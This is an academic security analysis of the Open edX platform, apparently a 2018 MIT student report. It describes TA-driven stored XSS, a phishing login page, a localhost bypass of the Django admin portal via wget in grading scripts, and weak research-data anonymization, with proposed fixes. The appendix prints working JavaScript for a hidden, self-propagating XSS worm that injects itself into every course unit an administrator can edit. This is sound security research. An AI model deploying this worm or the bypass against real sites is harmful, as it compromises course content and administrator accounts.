Security Analysis of the edX Platform

Alex Lynch
ajlynch@mit.edu

Erick Friis
efriis@mit.edu

Tim Plump
timplump@mit.edu

May 16, 2018

Abstract

Our team provided a security analysis of the edX platform. At MIT, the edX platform is used by a wide variety of classes through MITx, and is starting to be used by many other organizations, making it of great interest to us. In our security analysis, we first provide an overview of the modules of edX, as well as how the different users are intended to interact with these modules. We then outline the vulnerabilities we found in the platform and how users may exploit them. We conclude with possible changes to their system to protect against the given attacks, and where we believe there may exist other vulnerabilities worth future investigation.

1 The edX Platform

edX was founded 6 years ago with the purpose of providing a high quality learning experience from a variety of universities and institutions. When it first started, security may not have been of significant importance, but now that there are over 1,800 classes and over 14 million students, spread across every country in the world, the security of their system must be taken very seriously.

One of the other reasons that security has become important as edX has grown is the addition of classes that are paid for. If users are able to join a class arbitrarily, then it undercuts the need for payments and takes away the credibility of the the platform.

In addition to the huge number of users, being an open source platform makes it tougher to maintain security. Being open source has many benefits: it allows users to experiment with the platform. On the other hand, it also gives adversaries access to the source code they are trying to exploit, making it impossible to use security by obfuscation. Nevertheless, it means that the platform must be impervious to attacks where an adversary has full knowledge of the system.

To better understand its growing user base, edX introduced a platform known as the *edX Data Package*. The edX Data Package is a collection of usage data generated from courses student activities on the course pages [1]. Data packages for each course are generated by the edX platform itself, but are only available to a specific (trusted) set of individuals. The edX platform additionally offers the *Research Data Exchange (RDX)* program, in which researchers at partnering institutions propose research projects. Upon approval, the researchers receive a data dump for a course or set of courses. Before sending the dataset however, edX uses built-in anonymization techniques to prevent sharing sensitive data. In section 2.4, we investigate the obfuscation techniques that are built into edX, and explore further methods to achieve greater anonymization.

1.1 Users and Policy

We started our security analysis of edX by creating a list of its principal actors and their intended permissions (and constraints). To the extent of our analysis, the edX Platform is

broken up into 5 classes of users: administrators, course-specific staff (TAs), students, researchers and outside users. Each subsection will go into more detail about the roles and privileges of the actors themselves. Other than the Administrator, each role is assigned on a course-by-course basis, meaning that a TA in one class may also be a student in another (for example).

1.1.1 Administrator

The Administrator is the manager of the server on which the edX platform is being run. They manage classes on a high level, having the ability to add and delete them; on a lower level, they have the ability to modify the course content, the staff of the course, and the students enrolled. A user must request staff privileges on a given course, but the administrator must approve the request in order for the user to gain those the privileges of a staff member which are discussed in section 1.1.2. In this way, administrators are the managers of both the overall site and the classes that occupy it.

Additionally the administrators are in charge of responding to any support tickets that may be filed by users in response to any troubles with the site. They are the only category of users with root access to the server, giving them complete control over the content on the platform. There are not restrictions in place on the activities of the administrator meaning that anyone with administrator privileges should be a trusted user.

1.1.2 Course-Specific Staff

Upon being appointed as a class staff member, which we will refer to as a TA, a user is given a collection of privileges for the particular course. These privileges do not extend to other courses, and the TA maintains their original user status for the other courses. Should the TA ever need assistance with their course, they may post a support ticket for the administrator and request help with a particular page or aspect of the platform. Within their course, TAs are able to create and alter the content, including questions, notes or a variety of other course tools.
TAs are given student-related privileges as well. Firstly, TAs may alter the registration status of students from their course(s). Additionally, TAs are able to see the grades, problem submissions, usage statistics and a variety of other student-specific data outlined in section 2.4. To interact with students, TAs may use the fora and discussion pages.

1.1.3 Student

A student is a user who is enrolled in a specific class. It is very common for users to be students in multiple classes or for students to also be TAs of other classes. A student enrolled in a class has access to the staff approved exercises and discussions in the class. Students should not have the power to modify course content, see the grades of other students or access materials they were not explicitly given permission to see.

1.1.4 Researcher

RDX Researchers, while they are not in direct interaction with the site, have a very crucial set of restrictions. The researchers are given obfuscated datasets, and therefore should not be able to deanonymize the data. Additionally, any publicly published studies may include

only aggregate data. Lastly, the researchers are required to utilize the data solely for research falling under the original project proposal.

1.1.5 Outside User

On the edX platform, outside users have very little power. They can merely browse the home and login pages of the site, and cannot access course-specific content. For this reason, we did little investigation into the risks associated with outside users. Other than Denial-of-Service attacks, we do not believe that a malicious outside user would present any significant danger to the site.

1.2 Architecture

The edX platform is comprised of a variety of modules, and the depending on the user type, the user's access is restricted to certain modules. Figure 1 shows the modules of the system that each user type can interact with. In the following sections we will provide a more detailed descriptions of the module interactions shown in the figure.

1.2.1 Course Management Studio

The course management studio is the interface through which staff members and administrators can create and edit courses. Studio allows users with the proper credentials complete control over specific courses. This control comes in the form of regulating the students and staff of a given class, creating and maintaining the content of the class, and the grading of the assignments that are handed out. Administrators begin as the only users with the power this control, but they can grant specific privileges to users on a class by class basis. For example an administrator can grant a user edit access for a class but that user will not necessarily have the power to add other staff members to the class. Anyone who has control over the content of the course can add teaching materials such as videos or written course notes and can create a variety of questions and discussions for students to participate in.

The platform gives the staff members and admins great flexibility when it comes to the type of questions that the class will have. They range from multiple choice and true/false to more extensive questions requiring students to build specific circuits or create complex mathematical equations. Additionally certain types of questions allow staff members to run custom code to evaluate answers or adaptively provide hints to the students. The consequences of allowing staff members to run code on the server will be elaborated on in section 2.3.

When a staff member or admin deems a class ready for use, they will publish it to the learning platform. If the staff member decides that the class is ready but they do not want the students to have access to a certain section yet, they have the option of setting a release time. This will publish the class to the learning module at a specific time and date. Similarly classes have expiration times on which the class will take itself offline.

The studio is a dynamic tool that gives class creators great freedom is the content of their courses. That freedom is what has allowed edX to expand rapidly and to host classes from a wide range of subjects.

1.2.2 Learning Platform

The learning platform is the outward facing side of the edX platform. It is the interface that students interact with as they go through the coursework of a given class. Staff members



Figure 1: Each user and a representation of which modules of the system they can interact with

can view classes through the learning platform at any time as a way to check to make sure the course is set up as intended. Students must wait until the release time in order to view the course. Once the course is released, students are able to interact with the platform in a variety of ways. They can input answers to a variety of questions that were mentioned in the previous section. Additionally classes can offer forums for discussion where students can make posts regarding the course material, and some courses also allow students to communicate directly with the staff through the platform.
The learning platform is how the majority of edX users interact with the service. It runs entirely on a single port, and that port has a codejail around it preventing users from stealing id tokens to gain access to the admin portal or studio. Thus the learning platform is one of the most secure aspects of the edX platform.

1.2.3 Django Administrator Portal

Part of edx-platform's security policy is that the Django Administrator Portal is only accessible when it is accessed by the server. If you try to access this interface at */admin*, you get a message of "For security reasons, this URL is only accessible using localhost (127.0.0.1) as the hostname." In the server documentation, the explanation for this describes that you must ssh into the server (with the private certificate) with a local port forwarded in order to access the panel. Once in this panel, the administrator can arbitrarily change values in the database, including user administration.

1.2.4 Services

The three sections listed above all operate on top of the same databases and authentication mechanisms. In particular, all the sections (including the Django Administrator Portal), operate on the same user/password pairs, and they make sure users are logged in using the same "sessionid" cookie. As such, if an administrator logs into the LMS site, they can be directed to the course management studio and already be logged in.

2 Vulnerabilities

As discussed previously, edX has a diverse set of users, each with their own privileges and restrictions. For example, TAs and course staff members *should* have the right to obtain solutions to assignments, manipulate course content and see students' grades, whereas students *should not*. It is clearly very important for edX to be careful about enforcing these restrictions, or else those without intended access may be able to cause serious damage to the integrity of the site.

In analyzing the security of edX, our group searched for potential breaches to the platform's intended usage. Due to the difference in intended restrictions of each user, we investigated each principal actor's permissions independently. Administrators are the "all-access" users of the site. They have root access to the server, and can thus run nearly any code they wish. For this reason, it is imperative that the administrator is a trusted party. Therefore, we didn't spend a significant amount of time investigating the risks associated with a malicious administrator.

On the other hand, TAs have a significant amount of control and ability to customize content, and yet are limited in their intended capabilities. We looked at a variety of different TA exploits, including cross-site scripting (XSS) integrated into course content, cross-site scripting in support tickets, password phishing and execution of server side code.

Students have very limited access to the site, so we did not find any vulnerabilities among student access. In terms of code injection attacks, the only room for malicious students to cause harm is through the TA's customized content, which is up to the TAs themselves to keep secure.

As previously stated, outside users have very little access, so there wasn't much room for malicious outside users to cause damage.

Lastly, researchers, while they do not directly interact with the site, have a specific set of desired restrictions regarding their interaction with the RDX data. Researchers are supposed to be prevented from attributing user-specific information to a particular user. However, upon further investigation, we found that the default obfuscation in RDX dumps was not sufficient. The above vulnerabilities will be described below in each section.

2.1 XSS

Cross-Site Scripting (XSS) is one of the most common security vulnerabilities on the Internet. XSS enables attackers to inject client-side scripts into the site. For example, Samy, an XSS worm injected into MySpace in 2000, was able to spread to over 1 million users within 20 hours. Obviously, this is of serious concern to web services such as edX.

We found two different places for TAs to insert malicious custom Javascript code into the site. The first exploit we found involved inserting code in student-viewing content, allowing TAs

to force the student's browser to run arbitrary Javascript code. This is an example of a security vs. functionality tradeoff, in which TAs are given the functionality to customize content and make more adaptable course pages, but at the risk of malicious users causing damage to the site. The second exploit is similar, but targets the administrator. By posting a support ticket for a page containing malicious code, we can get administrators to visit our page in either the LMS or Studio portals and arbitrarily run commands on those sites as them as discussed in 2.1.1.

2.1.1 XSS Worm

In order to show that malicious teaching staff could pose a problem for edX, we built a worm with the intent of not only infecting every course on the site, but every section of each course, every subsection of each section, and every unit of each subsection.

Initially, we wanted to leverage the fact that logged-in users hold credentials that work on all sites: LMS, Studio, and Django administrator (assuming they have privileges in the system). In reality, many users of edx-platform sites (such as Erick with MITx), simultaneously manage sites as a TA (accessing Studio) and take other classes (accessing LMS). As such, we tried attacking non-malicious TAs who visited our site in order to hijack their control of their own sites.

However, we quickly ran into problems with the Single-Origin Policy, which prevented us from accessing the different versions of the site, which operate on different ports (even though the cookies are shared between both). Since we wanted to control the victim TAs' studio interfaces, we had to write our control code *in* studio. As it turns out, this is possible. The basic editor for sections of an edx class are shown as HTML, with the option of editing their contents. As a result, we were able to inject our code into the module, tell it to only run if the browser was running studio (and not LMS), and hijack the victim's studio. If a TA were to visit our LMS site, we can easily have them open our studio code by giving them access to and directing them to our studio link. However, this seemed very noticable, so we decided to target system administrators instead.

System administrators have global access to the various sites built into edx-platform, and they are often support staff for the edX implementation, so they can help confused teaching staff and students figure out problems with their sites. We created an administrator account and found that their studio view is the exact same as a TA that has access to every course, so the same worm would actually work on both account types.

Essentially, the worm depth-first-searches the course listing at */home* and edits every single unit to include the malicious script at the end of the page. As such, any administrator or TA that visits this page in the studio will automatically infect every unit they have edit access to.

We do this by opening iframes of the other pages and manipulating them with javascript. This does not violate the single origin policy because all of the code is running in the exact same domain as the courses we are attacking. The code for the worm is included in the appendix.

2.2 Password Phishing

Additionally, we created a very simple password phishing attack by inserting a fake login page within an assignment. When a user



Figure 2: A fake sign-in page (left) vs. a real one (right)

clicks on an assignment subsection, they are rerouted to a page that prompts them for their username and password. The login page is indistinguishable from the normal one. See figure 2 to try and spot any differences.
Phishing attacks are especially dangerous to the students, because if they share passwords across different sites, the attacker may gain access to their other accounts. While this would be particularly hard to protect against, this is a very dangerous vulnerability within the edX platform.

2.3 Server Side Code Execution

As mentioned in our presentation, we also investigated running arbitrary code on the Django server. Since edX allows teaching staff to define grading functions that run on the server (as well as allows students in coding classes to submit code to be graded), we figured this might be a good place to find vulnerabilities.

In order to protect the server from malicious actors, all code is run in an edX codejail, which has security functionality based on AppArmor[1]. As such, pretty much the only thing we could do to the general filesystem was to explore the file structure (and not read any files). While this jail functionality protects well against code meant to infiltrate the server, we were able to bypass the SSH port-forwarding requirement of the Django administrator portal by requesting the site within a grading script on the server.

Since the python grading scripts are run on the server, we can issue an HTTP request (we used a subprocess call to wget since the python networking packages seemed to be disabled) to the administrator portal's port at 127.0.0.1 (localhost). Since the request has the correct hostname, the administrator portal serves the request and allows us to log in even though we don't have the SSH key.

Even though the administrator portal still requires a username and password, if a TA managed to get their hands on this authentication information or an administrator's sessionid, they could access the site using this trick (thereby bypassing this security mechanism).

2.4 RDX Data Identification

RDX is another example of the security vs. functionality tradeoff. The RDX data dumps are very useful to the iterative improvement of the edX platform. RDX produces helpful research findings in student retention rates, factors that contribute to student success and usage of site resources. These data help the course staff plan courses in future years and improve the overall effectiveness of online education.
However, providing large datasets to external researchers can propose risks. Although the majority of researchers can likely be trusted, a single (or few) malicious parties who can attribute the anonymized data to specific individuals can be of harm to the accredibility of the edX platform. On the edX documentation pages, edX specifically says, "edX obfuscates obvious identifiers from RDX data before it is shared." For example, they remove the `username`, `email`, `date_of_birth`, `country` and more. Additionally, they remap the `user_id` field to a new number for each student (however, all data from a given student will share the same remapped `user_id`). Lastly, they take bodies of text and replace occurrences of the above fields, to the best of their ability. See 3

[1] https://wiki.ubuntu.com/AppArmor

for a description of how different these
However, recent deanonymization schemes have shown that simple obfuscation of obvious identifiers is not a feasible form of anonymization. Can students really trust that their grades, assignment submissions, and private discussions with their course staff members are anonymous? Here are a collection of potential flaws with this strategy:

2.4.1 Risks with Current Anonymization

Bodies of text. In the course data dumps, there are often large bodies of text in the form of essays, long-answer questions, discussions on fora and more. Recently, with the rise of machine learning, many algorithms have been developed to determine the author of a text. For example, "Deep Learning based Authorship Identification" (Qian et al. 2017 [2]), shows that a certain type of neural network can achieve 99.8% accuracy on a text-to-author dataset with 45,000 paragraph-author pairs over 50 authors. Therefore, if we are able to find a few writing samples associated with a particular student in any given edX class, we can likely determine which of the anonymized samples (essay questions, long-responses, discussion comments, etc.) are theirs as well. Therefore, by using this data and an arbitrary user's long response answers, we can likely determine if the texts are from the same author, giving us information about a particular student in the course.

Code Samples There are a variety of papers demonstrating the deanonymization of code via stylistic features. To make matters worse, this strategy remains possible after zipping the code into a binary [3]. While many people would naturally assume that code does not contain identifying features, the research implies otherwise.

2.4.2 Anonymization Alternatives

Here, we propose a few alternatives to the means through which edX anonymizes data.

Removing Long Response Fields: A simple solution to the largest problem of anonymization is to remove the fields most easily traceable to the user. This could go a long way in helping anonymize the data with little overhead.

Better Obfuscation Here at CSAIL, Latanya Sweeney published the paper "Replacing Personally-Identifying Information in Medical Records, the Scrub System," [4] in which she performed a more efficient means of hiding personal identifiers from data. This is not the only such paper in existence. We recommend testing the implementation of some of the research in anonymization to potentially improve the error rate.

Translate Method We also propose a novel method for obfuscating text, which we refer to as the *translate method*. Standard translators (e.g. Google Translate) often use deep learning models to encode the text and then to decode it in another language, a lossy process. By translating into a foreign language and then back, certain personalizable linguistic features may be removed, such as complex syntax or the usage of specific words. Due to the syntactic information loss of translators, we believe that translating into another language and back may maintain most of the useful in-

[2]It is worth mentioning that this requires that we trust the organization we are translating through, which we believe is a fair assumption.

Hi all, My name is Jonathan M. Doe (johndoe), and I'm excited to be in this class. Looking forward to connecting with everyone. My email is johndoe@gmail.com, or you can call me at (123)321-1234. Thanks, -Jonathan	Hi all, My name is FULLNAME M. FULLNAME (USERNAME), and I'm excited to be in this class. Looking forward to connecting with everyone. My email is EMAIL, or you can call me at PHONE_NUMBER. Thanks, -FULLNAME	Hi all, My name is FULLNAME M. FULLNAME (USERNAME), and I'm **excited be** in this class Looking forward **to contacting everyone**. My **e-mail** is EMAIL, or you can call me at PHONE_NUMBER. Thanks, - FULLNAME
(a) The original text that a student would have submitted on the edX platform	(b) The standard obfuscation of the text in which certain fields are replaced with unidentifiable tags	(c) The text after using our proposed translate method. The changes incurred by translation maintain the overall message meaning but alter the style of the writing.

Figure 3: Text before and after different anonymization procedures

formation from discussions, but better hide the author's identity.[2]

Randomized Swaps We propose another method for hiding user identities, which we refer to as randomized swaps. In this method, one would cluster the students into groups to identify similar students (in terms of class performance and site usage). Then, for each potentially identifying field (as identified above) swap the contents of the field with that of another similar user (as defined by the clusters) with some probability, ϵ. For example, if Alice and Bob were identified as similar students, the anonymization may involve swapping their answers to some specific long answer question. This way, it would be harder to tell Alice from Bob, while researchers will still be able to study trends within the users. This won't be of massive influence, but it is a good start in making users harder to identify.

2.4.3 Benefits of Well-Anonymized Data

Should the anonymization be performed well, there is a lot of room for improved usage of the RDX platform. Data science has had profound impacts in many industries and online education now possesses the data needed to drive such an impact. The ability to share research findings with other course staff members and institutions may have a noticeable influence on the overall potential of MOOCs everywhere. Not only would good anonymization allow for easier publishing of specific results, but potentially even for publicly releasing the dataset itself.

3 Future Work

While we made progress analyzing the security of edX, we believe there are some unex-

plored areas that we feel have potential for future analysis. As we did not heavily explore vulnerabilities on the student side, we believe that it has the greatest use for future analysis. Given that edX has paid courses with certificates of completion, a possible attack would be from a student or outsider trying to for certificates of paid classes. We have not pursued this, but it is necessary for the certificates to be unforgeable if they are to be accepted as evidence of course completion.
Another possible vunerability is working around the codejail that is installed on the server edX runs on. This would involve setting up a webserver on the port that the adversary has access too, then when a user logs into that port, the adversary can steal their session id token. We know from our analysis that the same session id token is used across multiple ports, so if the adversary can send the session id token elsewhere using the webserver on the port, then they can use the token to gain access to priveledged parts of the studio and the django admin portal.

4 Conclusion

As the user base of edX grows, it becomes increasingly important to be cautious of security vulnerabilities within the site. The edX platform runs on many servers around the world, some of which host hundreds of classes, with thousands of students and staff members. If edX were compromised, the integrity of these organizations would be at stake.
However, edX also hopes to be a functional and adaptive platform, allowing teachers and staff members to customize it to suit their needs. Without the ability to add course-specific content, edX would lose a lot of its value as a global education website.
So ultimately, like many web applications, edX is faced with a security-functionality trade-off, and must make challenging decisions that balance the two competing objectives.
Ultimately, now that edX is a massive, international organization, we believe that by adhering to the changes and recommendations in this document, edX will be able to find a comfortable location in the security vs. functionality trade-off.

References

[1] "Documentation for edx.org and the Open edX Community ." http://docs.edx.org/. Accessed: 2018-05-13.

[2] C. Qian, T. He, and R. Zhang, "Deep learning based authorship identification," 2017.

[3] A. Caliskan, F. Yamaguchi, E. Dauber, R. Harang, K. Rieck, R. Greenstadt, and A. Narayanan, "When Coding Style Survives Compilation: De-anonymizing Programmers from Executable Binaries," *ArXiv e-prints*, Dec. 2015.

[4] S. Latanya, "Replacing Personally-Identifying Information in Medical Records, the Scrub System," *Journal of the American Medical Informatics Association (AMIA)*, 1996.

Appendix: Code Samples

```
<p>This looks normal, right! Now go check the other edx sites you manage, and see what they look like!</p>

<p>In an actual attack, we would preserve the content and just append our propagation script to the end of all the pages...</p>

<div style="display:none;visibility:hidden;" id="theworm">
  <div style="display:none;visibility:hidden;" id="iframes">

  </div>
  <script>
      // helper function for creating new iframes
    var iframeRoot = document.getElementById("iframes"); // to append all iframes to
    function newFrame(link, callback) {
      var rtn = document.createElement("iframe");
      rtn.style = "width:500px;height:500px;";//"display:none; visibility:hidden;";
      rtn.src = link;
      iframeRoot.appendChild(rtn);

      if(callback) {
        \$(rtn).load(function() {
          callback(this.contentWindow.document, rtn);
        });
      }
      return rtn;
    }

    // detect if this is lms or studio
    if (location.port === "18010") {
      // this is studio, proceed to propagate worm
      // would make this script way more cryptic in real implementation in order to hide function
      // could even load the script from a separate URL in order to hide the actual code contents
      // (and we could hide it in the future after propagation to cover our tracks)



      newFrame("http://hackedx.efriis.com:18010/home", function(doc){
        var courselist = $(doc.getElementsByClassName("list-courses")[0].children);
        var courseInfo = [];
        courselist.each(function() {
          var course = this;
```

```
            courseInfo.push({courseKey: $(course).data("course-key"), link: course.
                children[0].href});
        });

        console.log("Can propagate to:",courseInfo);

        courseInfo.forEach(function(el){
          newFrame(el.link, function(courseDoc){
            // expand subsections to display units
            var scripts = courseDoc.getElementsByTagName("script");
            var script = scripts[scripts.length-1];
            var text = script.text;
            text = text.substring(text.indexOf("{\"has_explicit_staff_lock\":"));
            text = text.split("\n")[0];
            text = text.substring(0, text.lastIndexOf(","));
            var variables = JSON.parse(text);
            var unitInfo = [];
            var sections = variables.child_info.children
            for (var section = 0; section < sections.length; section++) {
              var subsections = sections[section].child_info.children;
              for (var subsection = 0; subsection < subsections.length; subsection
                  ++) {
                var units = subsections[subsection].child_info.children;
                for (var unit = 0; unit < units.length; unit++) {
                  unitInfo.push({link:units[unit].studio_url});
                }
              }
            }
            console.log(unitInfo);

            unitInfo.forEach(function(unit) {
              newFrame(unit.link, function(unitDoc, fr) {
                setTimeout(function() {
                  if (!unitDoc.getElementById("theworm")) {
                    var rawHTMLButton = unitDoc.querySelectorAll('[data-category=
                        html]')[5];
                    rawHTMLButton.click();
                    setTimeout(function(){
                      var pencils = unitDoc.querySelectorAll('.fa-pencil');
                      pencils[pencils.length-1].parentNode.click()
                      var code = unitDoc.getElementsByClassName("CodeMirror-code")
                          [0];
                      var line = code.children[0];
                      code.innerHTML = "";
                      code.appendChild(document.getElementById("theworm"));
                      unitDoc.getElementsByClassName("action-save")[0].click();
                      fr.remove();
                    }, 2000);
                  }
                }, 2000);
```

```
              });
            });
          });
        })
      });
    } else {
      // this is lms, open specific studio page in new tab on button click
    }
  </script>
</div>
```